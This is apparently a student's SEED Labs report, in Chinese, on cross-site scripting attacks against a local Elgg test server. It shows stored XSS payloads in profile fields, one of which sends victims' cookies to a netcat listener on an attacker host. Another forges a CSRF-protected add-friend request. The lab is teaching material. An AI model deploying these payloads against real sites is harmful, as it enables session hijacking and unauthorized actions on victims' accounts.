
Lab5-report

学号：57119116　　姓名：银皓然　　日期：2021.8.3


Enviroment Setup：

1）将 web 服务器和 IP 地址匹配，修改/etc/hosts 文件为如下所示：



```
# For XSS Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```


2）搭建容器环境



```
 [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2021-08-03T03:08:03.529369Z 1 [System] [MY-013576]
 [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2021-08-03T03:08:03.968234Z 1 [System] [MY-013577]
 [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2021-08-03T03:08:04.171772Z 0 [System] [MY-011323]
 [Server] X Plugin ready for connections. Bind-address: '::' port:
33060, socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2021-08-03T03:08:04.289437Z 0 [Warning] [MY-010068
] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2021-08-03T03:08:04.289940Z 0 [System] [MY-013602]
 [Server] Channel mysql_main configured to support TLS. Encrypted c
onnections are now supported for this channel.
mysql-10.9.0.6 | 2021-08-03T03:08:04.294827Z 0 [Warning] [MY-011810
] [Server] Insecure configuration for --pid-file: Location '/var/ru
n/mysqld' in the path is accessible to all OS users. Consider choos
ing a different directory.
mysql-10.9.0.6 | 2021-08-03T03:08:04.337703Z 0 [System] [MY-010931]
 [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22
'  socket: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Communi
ty Server - GPL.
elgg-10.9.0.5  |  * Starting Apache httpd web server apache2
 *
```

Task1：Posting a Malicious Message to Display an Alert Window

1）以账号 samy 为例，修改 profile



Edit profile

Display name

Samy

About me


Public

Brief description

<script>alert('XSS')</script>

Public

2）修改后，再回到个人主页：



Your profile was successfully saved.


Samy

Brief description

xss

Task2： Posting a Malicious Message to Display Cookies

1）以 alice 账号为例，修改 brief description 中插入的 javascript 代码，使其展示用户的 cookie



Edit profile


Display name

Alice

About me

Brief description


```
<script>alert(document.cookie)</script>
```



```
pvisitor=9e57130d-9125-4a0b-9ddd-0ddb1741dc6f;
Elgg=4gs1lavnls8bkct2bmln8v8a06
```


Task3： Stealing Cookies from the Victim’s Machine

1）nc 监听端口 5555



```
[08/02/21]seed@VM:~/.../Labsetup$ nc -lknv 10.9.0.1 5555
Listening on 10.9.0.1 5555
```

2）修改 samy 的 profile，发起 XSS 攻击



Edit profile

Display name

Samy


About me

Public

Brief description

<script>document.write(’<img src=http://10.9.0.1:5555?c=’ + escape(document.cookie) + ’ >’); </script>


3）观察结果




```
[08/03/21]seed@VM:~/.../Labsetup$ nc -lknv 10.9.0.1 5555
Listening on 10.9.0.1 5555
Connection received on 10.0.2.15 44198
Get /?=Elgg%3D4bseb8j7u1jokdvs6rik3cvtrg HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/
20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Task4： Becoming the Victim’s Friend

1）在 lab4 中已经知道 samy 的 id 为 59，在本实验中，在 samy 个人中心的 about me 中插入一段 JavaScript 代码



```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;           ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```



Elgg For SEED Labs

Edit profile

Display name


Samy

About me

```
<p><script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script></p>
```

Public

2）登录 alice 账号，可以看到此时 alice 的好友列表中还没有 samy




Elgg For SEED Labs


Alice's friends

No friends yet.

Alice

3）访问 samy 的个人主页，再切回好友列表，可以看到此时好友列表中已有 samy





Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

答：因为站点存在 CSRF 防御机制,用户访问页面有一个服务器下发的 token，直接构造添加好友的 url 并不能成功，因为并不知道对方的 token。

